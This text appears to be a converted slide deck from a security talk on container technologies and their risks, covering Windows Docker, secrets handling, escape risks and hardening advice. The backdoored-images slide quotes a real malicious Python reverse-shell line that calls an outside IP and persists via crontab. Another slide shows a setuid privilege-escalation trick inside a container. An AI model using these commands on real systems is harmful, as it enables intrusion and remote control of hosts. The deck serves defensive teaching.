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# Containers with windows, elevators and backdoors

Alex Ivkin





# whoami - iamAI

- Director of Solution Engineering at Eclypsium - Firmware and Hardware Security
- Security Architect with Checkmarx - Application Security
- VP for professional services - IAM and GRC

CISSP, CISM, CSXP and a bunch of other 4 letter acronyms

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## **What this talk is not about**

I am not here to talk about Docker


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# What this talk is not about

I am not here to talk about Docker

...well, not only about Docker

...I will also not talk about what's low in the stack



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# Obligatory Slides



History of containers

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
# Obligatory slides



Broken containers

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# Obligatory slides





# The story begins

Be me, a year ago, inherit a [legacy] traditional security product

DevOps - the devs are screaming containers, microservices, serverless!

Catch up with time:

I need to make it secure, I need to make it fast, I need it to fit into the Ops side of the DevOps pipeline



# Defining a container

“Compartment” designed to solve two issues:

Developing, packaging and deploying applications - distribution


Running untrusted and potentially malicious code - sandbox

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# VM “Containers”

Reasonably secure - but:

- Not for single processes
- They are big, slow to boot, hard to manage
- Hashicorp Vagrant and Packer
- Tune up and down with puppet and chef but it's still massive



Great at sandboxing, not so much at distribution



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# Kernel-level containers

They are not first order concepts - capabilities (process privs), cgroups (resource controls), namespaces (isolate kernel elements), seccomp (syscall filters), overlay fs, overlay net

- LXC - hard mode containers + Canonical LXD
- Docker - easy mode, with some cost
- CoreOS - rkt, umm secure?
- Heroku - Flockport, Joyan, RancherOS, Sandstorm.io (dead)

You are the master builder, turn on and off namespaces, run GUI tools, run Windows Tools, run AI algorithms (CUDA), so you're free shoot yourself in the foot.



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
# App package containers and in-app sandboxes

- Application confinement, application distribution
- Snaps
- AppImage, ZeroInstall, FlatPak
- VMware ThinApp
- Citrix XenApp
- Microsoft App-V

The “here” things

```
alex@ubuntu:~$ apt install kate
...
0 upgraded, 152 newly installed, 0 to remove and
52 not upgraded
```

Do you want to continue? [Y/n] n



```
alex@ubuntu:~$ postman
Command 'postman' not found, but can be installed with:
sudo snap install postman
```


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# Application containers



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# from \_\_future\_\_ import containers




Katacontainers - Intel Clear Containers and runV - Very fast booting VMs (kvm+qemu)

# from \_\_future\_\_ import containers

SCONE - Containers on Intel's SGX enclaves

- did you foreshadow it?



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# The story continues

I made my pick -

Flexibility, performance, reasonable security for trusted code

But it's windows




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# Windows Docker containers

Docker Toolbox - VirtualBox driven, deprecated

Docker for Windows with HyperV for Win10. HyperV is exclusivistic, however I've run HyperV on KVM on Linux in parallel with VirtualBox

- Microsoft Windows Server Containers subsystem - on Windows Server and Windows Server Core.
- Images start from either Nano Server (1.2G) (64bit .Net Core only) or Windows Server Core (11G) .Net+32bit. With telemetry of course.
- Linux containers run in a Moby HyperV VM (LCOW).
- Windows containers on Linux on a WSC VM



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
# What's the catch?

Still in the works, networking is buggy

Nano is headless, WSC does have a working RDP, so now windows GUI

You can't do windows update in containers.

Microsoft helps by releasing updated base image to Docker Hub with a full version number.





# Security - docker daemon attack surface

Insecure deserialization on a windows dockerd named pipe to turn a docker user into net authority\system

**Docker.core.dll** is written in .NET not GO


Docker Community Edition 18.06.0-ce-rc3-win68 2018-07-19

## Download

- Upgrades
  - Docker 18.06.0-ce-rc3
  - Docker Machine 0.15.0
  - Docker compose 1.22.0
- New
  - New Kubernetes menu item allowing to switch Kubernetes context & connect to clusters other than the local one.
  - Bug fixes and minor changes
    - AUFS storage driver is deprecated in Docker Desktop and AUFS support will be removed in the next major release. You can continue with AUFS in Docker Desktop 18.06.x, but you will need to reset disk image (in Settings > Reset menu) before updating to the next major update. You can check documentation to [save images](#) and [backup volumes](#)
    - Fix startup issue with aufs
    - Fix status bug which could prevent the kubernetes cluster from starting.
    - Fix bug which would cause VM logs to be written to RAM rather than disk in some cases, and the VM to hang.
    - [Fix security issue with named pipe connection to docker service.](#)

<https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html>

# DNS Rebinding attack with VM persistence



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# Sensitive Intellectual Property

Encrypted installer

Sensitive deployment

Licensing protocol

DB Access Keys





# Why keeping secrets is a hard problem

Can't hide in ENV in the build, or ARG - docker history

Passing ENV in the run time exposes secrets in the command line

Deleting files without squashing keeps them in the build. Squashing makes development harder.  
Multistage build helps but makes the build process more complex





# Solutions

Squashing and multi-stage builds, but not on windows.

Secrets -

- Open source - Dockito Vault
- Standalones - Hashicorp Vault, CyberArk
- Cloud - AWS KMS, Azure, GCP
- Orchestrators - Kubernetes, Swarm, OpenShift

Linux build time support container

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# Linux container security

Escaping containers - <https://contained.af/>



DoS - Net, FS, Memory, CPU - configure and ulimit (you can't ulimit root)

In theory CAP\_NET\_RAW capability allows for spoofing, sniffing and MITM

Container user-space and application stack. Use minimal, run through SCA tools - Sonatype, Docker Security Scanning, CoreOS Clair, BlackDuck(Synopsys)

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# Footguns

Can't Ctrl-C a Node App



**lakruzz** commented on Jun 11

+ ( ) ...

Another solution, which doesn't require any change in the code, is to add `--pid=host` to the docker run startup arguments.

That will allow you to kill the host, with `<CTRL>+C`



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Implement signal handling in your app<sup>[1]</sup>.

<https://blog.ghaiklor.com/avoid-running-nodejs-as-pid-1-under-docker-images-when-running-them-on-mesosphere-kubernetes-or-b7bd505657f9?gi=a27a305be2d7>  
<https://github.com/nodejs/docker-node/blob/master/docs/BestPractices.md#handling-kernel-signals>





# Common footguns

```
docker run --rm -it -v /:/x alpine sh
```

```
Now try docker run --rm -it -v /:/x -u 1000:1000 alpine sh
```

Use -u but also remember there is privilege elevation allowed by default:

```
sudo cp $(which id) id
```

```
sudo chmod +s id
```

```
docker run --rm -it -v $(pwd):/x -u 1000:1000 ubuntu /x/id
```

```
uid=1000 gid=1000 euid=0(root) egid=0(root) groups=0(root)
```

```
docker run --rm -it -v $(pwd):/x -u 1000:1000 --security-opt=no-new-privileges
```



# Backdoored images

Docker Hub had 17 backdoored images in 2018, mining Monero

```
/usr/bin/python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"98.142.1  
40.13\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh\\',\"-i\\\"]);'\\n\\' >>  
/mnt/etc/crontab
```


That got 5 million “pulls” - netted over \$90k/yr

Expose your docker/kubernetes/swarm mgmt port and have the image pushed to you

<https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers>

# Kernel exploit to container privesc

Using a known kernel waitid() exploit CVE-2017-5123 to do add caps



<https://www.twistlock.com/labs-blog/escaping-docker-container-using-waitid-cve-2017-5123/>  
<https://github.com/FloatingGuy/CVE-2017-5123>

```
$ cat /proc/$$/status | grep Cap
CapInh: 00000000a80425fb
CapPrm: 00000000000000000000
CapEff: 00000000000000000000
CapBnd: 00000000a80425fb
CapAmb: 00000000000000000000
$ capsh --print
Current: =
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,
cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_
bind_serv
ice,cap_net_raw,cap_sys_chroot,cap_mknod,cap_au
dit_write,cap_setfcap+i
Bounding set
=cap_chown,cap_dac_override,cap_fowner,cap_fseti
d,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_ne
t_bind_s
....
```



Docker 18.9 added ssh protocol to DOCKER\_HOST

<https://github.com/docker/compose/issues/6336>

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# Use container OSes

Container Linux by CoreOS - SELinux, ChromeOS/Gentoo \*

Container-Optimized OS - Google

Photon OS by VMWare, RancherDC/OS

Ubuntu Core for App Containers (snaps)

Chrome OS - [https://chromium.googlesource.com/chromiumos/docs/+/master/containers\\_and\\_vms.md](https://chromium.googlesource.com/chromiumos/docs/+/master/containers_and_vms.md)

Qubes OS for VM Containers



\* *rkt and systemd-nspawn add CAP\_SYS\_ADMIN to all containers*

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# Securing Linux containers

There is only one kernel to update.

Use a known FROM starter image, find Dockerfile for what you need and build.  
(docker automated builds), build yourself, reverse history if needed.


Force non-root with -u or --userns-remap\*

Minimize - if you put everything in a sandbox then there is no sandbox

Isolate master and system nodes - run these on machines that are separate from  
these that are running untrusted code



# The end result





# Takeaways

Isolation is not the main concern. Your apps and your OpSec are.

Use Container OS to force good habits.

Restrict access to host resources - network included.

Security takes time and costs money, factor it in.


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**Thank you!**

alex@ivkin.net

<https://securedmind.com>





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# Docker Supply Chain Attacks

Docker Official Repositories are a curated set of Docker repositories hosted on Docker Hub -

<https://github.com/docker-library/official-images>

Docker Store contains content that has been submitted for approval by qualified Store Vendor Partners.

CNCF Notary is a tool for publishing and managing trusted collections of content. Signatures are generated by publishers and consumers can verify integrity and origin of content.

Docker Registry



# Serverless

Google Cloud Functions, Amazon lambda, Azure Functions

Stateless, slow, platform dependent

Two servers - one running the container, another hosting your code

Exfil in under 5 minutes.

Shortlived, read only, isolated, no admins, no need to patch the server, no net out

Big data processing



Azure Functions



Google  
Cloud Platform



IBM Cloud Functions



Kubeless



funktion





# Demo

Owning serverless

AMI/EC2 server. Instance metadata

<https://media.ccc.de/v/33c3-7865-gone in 60 milliseconds>

<https://www.youtube.com/watch?v=byJBR16xUnc>



# Refs

DEF CON 23 - Aaron Grattafiori - Linux Containers - Future or Fantasy

Blackhat 2015 - Anthony Bettini - Vulnerability Exploitation In Docker Container Environments

<https://github.com/GDSSecurity/Docker-Secure-Deployment-Guidelines>

Docker bench for security - <https://github.com/docker/docker-bench-security>